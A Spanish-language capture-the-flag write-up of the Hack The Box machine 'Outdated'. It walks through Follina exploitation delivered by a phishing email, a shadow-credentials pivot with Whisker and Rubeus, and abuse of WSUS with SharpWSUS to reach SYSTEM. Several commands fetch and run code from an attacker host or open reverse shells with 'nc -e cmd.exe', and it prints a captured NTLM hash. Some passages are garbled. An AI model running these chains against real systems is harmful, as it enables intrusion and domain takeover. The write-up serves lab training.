

Máquina Outdated



21 Enero

Hack The Box

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1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Windows.

```
(root@kali)-[/home/kali/HTB/outdated]
# ping -c 1 10.10.11.175
PING 10.10.11.175 (10.10.11.175) 56(84) bytes of data:
64 bytes from 10.10.11.175: icmp_seq=1 ttl=127 time=63.7 ms

— 10.10.11.175 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 63.705/63.705/63.705/0.000 ms

(root@kali)-[/home/kali/HTB/outdated]
#
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.92 scan initiated Sat Jan 7 09:49:09 2023 as: nmap -sCV -p 25,53,88,135,139,389,445,464,593,636,3268,3269,5985,8538,8531,9389,49667,49887,49888,49889,49926,51561 -v -n -oN targeted 10.10.11.175
Nmap scan report for 10.10.11.175
Host is up (0.050s latency).

```

PORT	STATE	SERVICE	VERSION
25/tcp	open	smtp	hMailServer smtpd
smtp commands: mail.outdated.htb, SIZE 284288000, AUTH LOGIN, HELP			
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos sec	Microsoft Windows Kerberos (server time: 2023-01-07 14:49:19Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: outdated.htb, Site: Default-First-Site-Name)
[SSL date: 2023-01-07T14:50:56+00:00; -d8000000; from scanner time.]			
[ssl.cert Subject: DNS:DC:outdated.htb, DNS:outdated.htb, DNS:OUTDATED]			
[Subject Alternative Name: DNS:DC:outdated.htb, DNS:outdated.htb, DNS:OUTDATED]			
[Issuer: commonName=outdated-DC-CA]			
[Public Key type: rsa]			
[Public Key bits: 2048]			
[Signature Algorithm: sha256withRSAEncryption]			
[Not valid before: 2022-06-18T05:50:24]			
[Not valid after: 2024-06-18T06:00:24]			
[MD5: ddf3d13d3a3fa81deeb321678483dc]			
[SHA-1: 75443aeffbc26a70f611300ba6c16fcd87afce]			
445/tcp	open	microsoft-ds	
445/tcp	open	krb5	
593/tcp	open	ncach_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: outdated.htb, Site: Default-First-Site-Name)
[SSL date: 2023-01-07T14:50:55+00:00; -5b59a599; from scanner time.]			
[ssl.cert Subject: DNS:DC:outdated.htb, DNS:outdated.htb, DNS:OUTDATED]			
[Subject Alternative Name: DNS:DC:outdated.htb, DNS:outdated.htb, DNS:OUTDATED]			
[Issuer: commonName=outdated-DC-CA]			
[Public Key type: rsa]			
[Public Key bits: 2048]			
[Signature Algorithm: sha256withRSAEncryption]			
[Not valid before: 2022-06-18T05:50:24]			

A raíz de los datos obtenidos de la ejecución del comando nmap, actualizamos el /etc/hosts de nuestra máquina atacante, con los siguientes datos.

```
Archivo Acciones Editar Vista Ayuda
GNU nano 7.1 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.10.11.175 mail.outdated.htb dc.outdated.htb outdated.htb
```

Vemos que la máquina víctima tiene expuesto el puerto TCP/53. Intentamos realizar un ataque de transferencia de zona, pero no obtenemos resultados.

```
(root@kali)~[/home/kali/HTB/outdated]
# dig 10.10.11.175 outdated.htb axfr
;<>> Dig 9.18.8-1-Debian <>> 10.10.11.175 outdated.htb axfr
;; global options: +cmd
;; Got answer:
-->HEADER-- opcode: QUERY, status: NXDOMAIN, id: 3146
;; Flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;10.10.11.175. IN A
;; AUTHORITY SECTION:
5 IN SOA a.root-servers.net. nstld.verisign-grs.com. 2023010700 1800 900 604800 86400
;; Query time: 7 msec
;; SERVER: 192.168.237.2#53(192.168.237.2) (UDP)
;; WHEN: Sat Jan 07 10:00:57 CET 2023
;; MSG SIZE rcvd: 116
; Transfer failed.
```

Revisamos ahora el servicio SMB de la máquina víctima. Primero comprobamos si tiene vulnerabilidades con la herramienta NMAP.

```
(root@kali)~[/home/kali/HTB/outdated]
# nmap --script smb-vuln* -p 139,445 10.10.11.175
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-07 10:19 CET
Nmap scan report for mail.outdated.htb (10.10.11.175)
Host is up (0.044s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds
```

No obteniendo ningún resultado, revisamos los recursos compartidos.

```
(root@kali)~[/home/kali/HTB/outdated]
# smbclient -L 10.10.11.175 -N

Sharename      Type            Comment
-----
ADMIN$         Disk            Remote Admin
C$             Disk            Default share
IPC$           Disk            Remote IPC
NETLOGON       Disk            Logon server share
Shares         Disk            Logon server share
SYSVOL         Disk            Logon server share
UpdateServicesPackages Disk        A network share to be used by client systems for collecting all software packages (usually applications) published on this WSUS system.
WSUSContent    Disk            A network share to be used by Local Publishing to place published content on this WSUS system.
WSUSTemp       Disk            A network share used by Local Publishing from a Remote WSUS Console Instance.

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.175 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Revisamos el directorio que tenemos capacidad para leer su contenido y vemos el fichero “NOC_Reminder.pdf”. Nos lo descargamos a nuestra máquina de atacante y revisamos su contenido.

```
(root@kali)~[/home/kali/HTB/outdated]
# smbclient \\\\10.10.11.175\\Shares -N
Try "help" to get a list of possible commands.
smb: \> dir
.                D          0   Mon Jun 20 17:01:33 2022
..               D          0   Mon Jun 20 17:01:33 2022
NOC_Reminder.pdf AR       106977 Mon Jun 20 17:00:32 2022

9116415 blocks of size 4096. 1641866 blocks available
```

ATTENTION IT STAFF

Due to last week's security breach we need to rebuild some of our core servers. This has impacted a handful of our workstations, update services, monitoring tools and backups. As we work to rebuild, please assist our NOC by e-mailing a link to any internal web applications to itsupport@outdated.htb so we can get them added back into our monitoring platform for alerts and notifications.

We have also onboarded a new employee to our SOC to assist with this matter and expedite the recovery of our update services to ensure all critical vulnerabilities are patched and servers are up to date. The CVE list below is top priority, and we must ensure that these are patched ASAP.

Thank you in advance for your assistance. If you have any questions, please reach out to the mailing list above.

CVE ID	Type	Publish Date	Score	Access	Complexity	Description
CVE-2022-30190	Exec Code	2022-06-01	9.3	Remote	Medium	Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability.
CVE-2022-30138	Exec Code	2022-05-18	7.2	Local	Low	Windows Print Spooler Elevation of Privilege Vulnerability.
CVE-2022-30129	Exec Code	2022-05-10	6.8	Remote	Medium	Visual Studio Code Remote Code Execution Vulnerability.
CVE-2022-29130	Exec Code	2022-05-10	9.3	Remote	Medium	Windows LDAP Remote Code Execution Vulnerability.
CVE-2022-29110	Exec Code	2022-05-10	9.3	Remote	Medium	Microsoft Excel Remote Code Execution Vulnerability

Parece que hemos obtenido una serie de vulnerabilidades de las que nos podríamos aprovechar. Antes de empezar a revisarlas ... vamos a seguir enumerando el sistema. Como el servicio RPC está expuesto, vamos a intentar enumerar la información. Como aun no tenemos credenciales, lo intentamos con "Null Session".

```
(root@kali)-[/home/kali/HTB/outdated]
# rpcclient -U "" 10.10.11.175 -N -c "enumdomusers"
result was NT_STATUS_ACCESS_DENIED
```

Tampoco tenemos éxito enumerando por LDAP.

```
(root@kali)-[/home/kali/HTB/outdated/content/msdt-follina]
# ldapsearch -x -H ldap://10.10.11.175 -b "DC=outdated,dc=htb"
# extended LDIF
# LDAPv3
# base <"DC=outdated,dc=htb"> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A69, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
# numResponses: 1
```


2. Explotación y acceso

Analizamos la primera vulnerabilidad CVE-2022-30190 y encontramos la siguiente URL: <https://ciberseguridad.blog/analizando-y-explotando-follina-msdt-cve-2022-30190/>
Nos clonamos el repositorio de JohnHammond y realizamos una pequeña modificación para que no descargue NC de internet.

```
command = args.command
if args.reverse:
    command = f'Invoke-WebRequest http://10.10.14.12:8080/nc64.exe?raw=true -OutFile C:\\Windows\\Tasks\\nc.exe; C:\\Windows\\Tasks\\nc.exe -e cmd.exe {serve_host} {args.reverse}'
```

Ejecutamos el exploit.

```
(root@kali)-[/home/.../HTB/outdated/content/msdt-follina]
# python3 follina.py -r 9001 -i tun0 -p 80
[+] copied staging doc /tmp/1x_9_xj4
[+] created maldoc ./follina.doc
[+] serving html payload on :80
[+] starting 'nc -lvnp 9001'
listening on [any] 9001 ...
```

Nos creamos un servidor web con Python por el puerto 8080, apuntando al directorio del repositorio clonado anteriormente.

```
(root@kali)-[/home/.../HTB/outdated/content/msdt-follina]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.11.175 - - [07/Jan/2023 13:03:47] "GET /nc64.exe?raw=true HTTP/1.1" 200 -
```

Enviamos un correo electrónico a itsupport@outdated.htb con swaks.

```
(root@kali)-[/home/.../HTB/outdated/content/msdt-follina]
# swaks --to itsupport@outdated.htb --from test@test.local --body "http://10.10.14.12" --header "Subject: Application"
Trying outdated.htb:25...
Connected to outdated.htb.
220 mail.outdated.htb ESMTP
-> EHLO kali
250-mail.outdated.htb
250-SIZE 20480000
250-AUTH LOGIN
250 HELP
-> MAIL FROM:<test@test.local>
250 OK
-> RCPT TO:<itsupport@outdated.htb>
250 OK
-> DATA
354 OK, send.
-> Date: Sat, 07 Jan 2023 14:02:01 +0100
-> To: itsupport@outdated.htb
-> From: test@test.local
-> Subject: Application
-> Message-Id: <20230107140201.154177@kali>
-> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
-> http://10.10.14.12
250 Queued (10.500 seconds)
-> QUIT
221 goodbye
Connection closed with remote host.
```

Conseguimos acceso a la máquina como el usuario “btables”.

```
(root@kali)~/HTB/outdated/content/msdt-follina
# python3 follina.py -r 9001 -i tun0 -p 80
[+] copied staging doc /tmp/1x_9_xj4
[+] created maldoc ./follina.doc
[+] serving html payload on :80 dated/content/msdt-follina
[+] starting 'nc -lvnp 9001'
listening on [any] 9001 ...

connect to [10.10.14.12] from (UNKNOWN) [10.10.11.175] 49872
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\btables\AppData\Local\Temp\SDIAG_27591986-95f3-45b8-8a5b-cf9f9948f569>
C:\Users\btables\AppData\Local\Temp\SDIAG_27591986-95f3-45b8-8a5b-cf9f9948f569>whoami
whoami
outdated\btables

C:\Users\btables\AppData\Local\Temp\SDIAG_27591986-95f3-45b8-8a5b-cf9f9948f569>
```

3. Movimiento lateral

Si consultamos la dirección IP, vemos que estamos ante algún tipo de contenedor. Deberemos escaparnos de alguna forma, para llegar a la máquina 10.10.11.175.

```
C:\Users\btables\AppData\Local\Temp\SDIAG_e6826a3c-0a64-4dbc-814b-ac5928d65230>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 172.16.20.20
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.20.1

C:\Users\btables\AppData\Local\Temp\SDIAG_e6826a3c-0a64-4dbc-814b-ac5928d65230>
```

Realizamos una consulta sobre los usuarios del dominio.

```
C:\Users\btables\AppData\Local\Temp\SDIAG_e6826a3c-0a64-4dbc-814b-ac5928d65230>net user /domain
net user /domain
The request will be processed at a domain controller for domain outdated.htb.

User accounts for \DC.outdated.htb

Administrator          btables                Guest
krbtgt                  sflowers
The command completed successfully.
```

Revisamos los privilegios que tenemos como el usuario “btables”, pero no vemos nada de intereses.

```
C:\Users\btables\AppData\Local\Temp\SDIAG_e6826a3c-0a64-4dbc-814b-ac5928d65230>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description              State
-----
SeShutdownPrivilege       Shut down the system     Disabled
SeChangeNotifyPrivilege   Bypass traverse checking Enabled
SeUndockPrivilege         Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege       Change the time zone     Disabled
```

Si consultamos los grupos a los que pertenece el usuario “btables”, vemos que pertenece al grupo del dominio “ITStaff”.

Everyone	Well-known group S-1-1-0
BUILTIN\Users	Mandatory group, Enabled by default, Enabled group Alias S-1-5-32-545
NT AUTHORITY\INTERACTIVE	Mandatory group, Enabled by default, Enabled group Well-known group S-1-5-4
CONSOLE LOGON	Mandatory group, Enabled by default, Enabled group Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users	Mandatory group, Enabled by default, Enabled group Well-known group S-1-5-11
NT AUTHORITY\This Organization	Mandatory group, Enabled by default, Enabled group Well-known group S-1-5-15
LOCAL	Mandatory group, Enabled by default, Enabled group Well-known group S-1-2-0
OUTDATED\ITStaff	Mandatory group, Enabled by default, Enabled group Group S-1-5-21-4089647348-67660539-4016542185-1107
Authentication authority asserted identity	Well-known group S-1-18-1
Mandatory Label\Medium Mandatory Level	Mandatory group, Enabled by default, Enabled group Label S-1-16-8192

Para trabajar más cómodamente, obtenemos una shell interactiva con ConPtyShell: <https://github.com/antonioCoco/ConPtyShell>

```
PS C:\Users\btables\AppData\Local\Temp\SDIAG_6d949790-f4f2-4d81-aa22-7338a75ab8eb> IEX(IWR http://10.10.14.12:8081/shell.ps1 -UseBasicParsing); IEX(IWR http://10.10.14.12:8081/shell.ps1 -UseBasicParsing);
```



```
PS C:\Users\btables\AppData\Local\Temp\SDIAG_6d949790-f4f2-4d81-aa22-7338a75ab8e
b> whoami
outdated\btables
PS C:\Users\btables\AppData\Local\Temp\SDIAG_6d949790-f4f2-4d81-aa22-7338a75ab8e
b> █
```

Vamos a revisar con “BloodHound” una vía potencial de escalar privilegios. Traspasamos a la máquina víctima el ejecutable “SharpHound.exe” y lo ejecutamos.

```
PS C:\users\btables\desktop> curl http://10.10.14.12/SharpHound.exe -o SharpHoun
d.exe
PS C:\users\btables\desktop> █
```

```
PS C:\users\btables\desktop> .\SharpHound.exe
2023-01-08T08:37:09.0881456-08:00|INFORMATION|Consumers finished, closing output
channel08T08:35:29.4109054-08:00|INFORMATION|Producer has finished, closing LDA
2023-01-08T08:37:09.1506359-08:00|INFORMATION|Output channel closed, waiting for
output task to complete548-08:00|INFORMATION|LDAP channel closed, waiting for c
```

Nos descargamos el fichero obtenido a nuestra máquina atacante y lo cargamos en “BloodHound”. Vemos que tenemos una vía potencial de escalar privilegios, convirtiéndonos en el usuario “sflowers”.



La herramienta Whisker, la podemos descargar del siguiente repositorio <https://github.com/eladshamir/Whisker>. Sin embargo, este hay que compilarlo. Buscando en Google, encontramos esta otra herramienta en PowerShell, muchas más cómoda desde mi punto de vista: <https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpBinaries/Invoke-Whisker.ps1>

La subimos a la máquina víctima y la ejecutamos. Lo cómodo de esta herramienta es que, al finalizar, nos dice el comando que debemos ejecutar ahora con Rubeus.

```
d> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.12:8081/Invoke-Whisker.ps1')
```


[illegible]

```
d> curl http://10.10.14.12:8081/Rubeus.exe -o Rubeus.exe
PS C:\Users\btables\AppData\Local\Temp\SDIAG_ad72c7c9-fe73-478e-9bf4-5115d21fd5f
d>
```

```

BQBA4QAAPREYDzIwMjMwMTA4MTc0bWZkZG9kYm9yMDIzMDAwOTAzNDc0bWlnQGRPMjAyYmAzMT
UxNzQ3
NDZaQ4bDEV9VVERBVEVLKhUqKhMB+gAwIBAQEYMBYBmtYyNrRnDsMb3V0ZG9ZWQuahrI
ServiceName      : krbtgt/outdated.htb
ServiceRealm     : OUTDATED.HTB
UserName         : sflowlers
UserRealm        : OUTDATED.HTB
StartTime        : 1/8/2023 9:47:46 AM
EndTime          : 1/8/2023 7:47:46 PM
RenewTill        : 1/15/2023 9:47:46 AM
Flags            : name=canonicalize, pre_authent, initial, renewable
forwardable      :
KeyType          : rc4_hmac
Base64(key)      : B6IQmW62y5iv/RJgylyZw=
ASREP (key)      : ASREp4A26B9EB17C8516128B6C40FDD6B

```

```

[*] Getting credentials using OUSE
CredentialInfo C:\Users\j...:\Documents\content\rc4c-follins
Version       : 0
EncryptionType : rc4_hmac
CredentialData C:\Users\j...:\Documents\content\rc4c-follins
CredentialCount : 1
NTLM          : 1FC0B1FE6A15D0C318C77B82B0A14DB5
PS C:\Users\btables\AppData\Local\Temp\SDIAig_ad72c7c9-fe73-478e-9bf4-51152d1fd5f

```

4. Escalada de privilegios

Si consultamos la dirección IP, vemos que ya hemos conseguido llegar a la máquina 10.10.11.175.

```
*Evil-WinRM* PS C:\Users\sflowes\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter vEthernet (vSwitch):

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 172.16.20.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 0.0.0.0

Ethernet adapter Ethernet0 3:

    Connection-specific DNS Suffix  . : htb
    IPv6 Address. . . . . : dead:beef::1e6
    IPv6 Address. . . . . : dead:beef::30c1:8829:6fd5:9c4a
    Link-local IPv6 Address . . . . . : fe80::30c1:8829:6fd5:9c4a%15
    IPv4 Address. . . . . : 10.10.11.175
    Subnet Mask . . . . . : 255.255.254.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:7268%15
                                   10.10.10.2
```

Si miramos a qué grupos pertenecemos, vemos que pertenecemos

User Name	SID		
outdated\sflowes	S-1-5-21-4089647348-67660539-4016542185-1108		
GROUP INFORMATION			
Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users	Alias	S-1-5-32-580	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554	Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access	Alias	S-1-5-32-574	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
OUTDATED\WSUS Administrators	Alias	S-1-5-21-4089647348-67660539-4016542185-1000	Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level	Label	S-1-16-8448	

Encontramos la herramienta SharpWSUS para aprovecharnos de este privilegio: <https://labs.nettitude.com/blog/introducing-sharpwsus/>. Compilamos la aplicación con Visual Studio y pasamos el ejecutable a la máquina víctima.

```
*Evil-WinRM* PS C:\Users\sflowes\Documents> upload /home/kali/HTB/outdated/content/SharpWSUS.exe
Info: Uploading /home/kali/HTB/outdated/content/SharpWSUS.exe to C:\Users\sflowes\Documents\SharpWSUS.exe
```

Para aprovecharnos de esta herramienta, necesitamos un software firmado por Microsoft. Podemos usar PsExec64. Nos descargamos la herramienta del siguiente enlace (forma parte de un conjunto de herramientas): <https://download.sysinternals.com/files/PSTools.zip>. Posteriormente, lo subimos a la máquina víctima.

```
*Evil-WinRM* PS C:\Users\sflowes\Documents> upload /home/kali/HTB/outdated/content/PsExec64.exe
Info: Uploading /home/kali/HTB/outdated/content/PsExec64.exe to C:\Users\sflowes\Documents\PsExec64.exe
```

También

necesitaremos

netcat

(<https://github.com/int0x33/nc.exe/raw/master/nc64.exe>).

```
*Evil-WinRM* PS C:\Users\sflowers\Documents> upload /home/kali/HTB/outdated/content/nc64.exe
Info: Uploading /home/kali/HTB/outdated/content/nc64.exe to C:\Users\sflowers\Documents\nc64.exe
```

Ahora que tenemos todas las herramientas, creamos nuestra actualización.

```
*Evil-WinRM* PS C:\Users\sflowers\Documents> ./SharpWSUS.exe create /payload:"C:\Users\sflowers\Documents\PstExec64.exe" /args:"-accepttea -s -d cmd.exe /c C:\Users\sflowers\Documents\nc64.exe -e cmd.exe 10.10.14.12 443" /title:"WSUSDe
mo"

SHARPWSUS
Phil Keeble @ Nettitude Red Team

[*] Action: Create Update
[*] Creating patch to use the following:
[*] Payload: PstExec64.exe
[*] Payload Path: C:\Users\sflowers\Documents\PstExec64.exe
[*] Arguments: -accepttea -s -d cmd.exe /c C:\Users\sflowers\Documents\nc64.exe -e cmd.exe 10.10.14.12 443
[*] Arguments (HTML Encoded): -accepttea -s -d cmd.exe /c C:\Users\sflowers\Documents\nc64.exe -e cmd.exe 10.10.14.12 443

***** WSUS Server Enumeration via SQL *****
ServerName, WSUSPortNumber, WSUSContentLocation
DC, 8538, c:\WSUS\WSUSContent

ImportUpdate
Update Revision ID: 40
PrepareURLClient
InjectURLDownload
DeploymentRevision
PrepareBundle
PrepareBundle Revision ID: 41
PrepareURLBundleClient
DeploymentRevision

[*] Update created - When ready to deploy use the following command:
[*] SharpWSUS.exe approve /updateid:4bed788c-f9c2-4904-81ae-1c097f087915 /computername:Target.FQDN /groupname:"Group Name"

[*] To check on the update status use the following command:
[*] SharpWSUS.exe check /updateid:4bed788c-f9c2-4904-81ae-1c097f087915 /computername:Target.FQDN

[*] To delete the update use the following command:
[*] SharpWSUS.exe delete /updateid:4bed788c-f9c2-4904-81ae-1c097f087915 /computername:Target.FQDN /groupname:"Group Name"
[*] Create complete

*Evil-WinRM* PS C:\Users\sflowers\Documents>
```

Aprobamos la actualización para que se despliegue en el dc.

```
*Evil-WinRM* PS C:\Users\sflowers\Documents> .\SharpWSUS.exe approve /updateid:4bed788c-f9c2-4904-81ae-1c097f087915 /computername:dc.outdated.htb /groupname:"Critical Updates"

SHARPWSUS
Phil Keeble @ Nettitude Red Team

[*] Action: Approve Update
Targeting dc.outdated.htb
TargetComputer, ComputerID, TargetID
dc.outdated.htb, bd6d57d0-5e6f-4e74-a789-35c8955299e1, 1
Group Exists: False
Group Created: Critical Updates
Added Computer To Group
Approved Update

[*] Approve complete
```

Esperamos un rato y obtenemos una reverse shell como "nt authority\system".

```
(root@kali)-[/home/kali/HTB/outdated/content]
# rlwrap nc -nlvp 443
listening on [any] 443 ...

connect to [10.10.14.12] from (UNKNOWN) [10.10.11.175] 64680
Microsoft Windows [Version 10.0.17763.1432]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```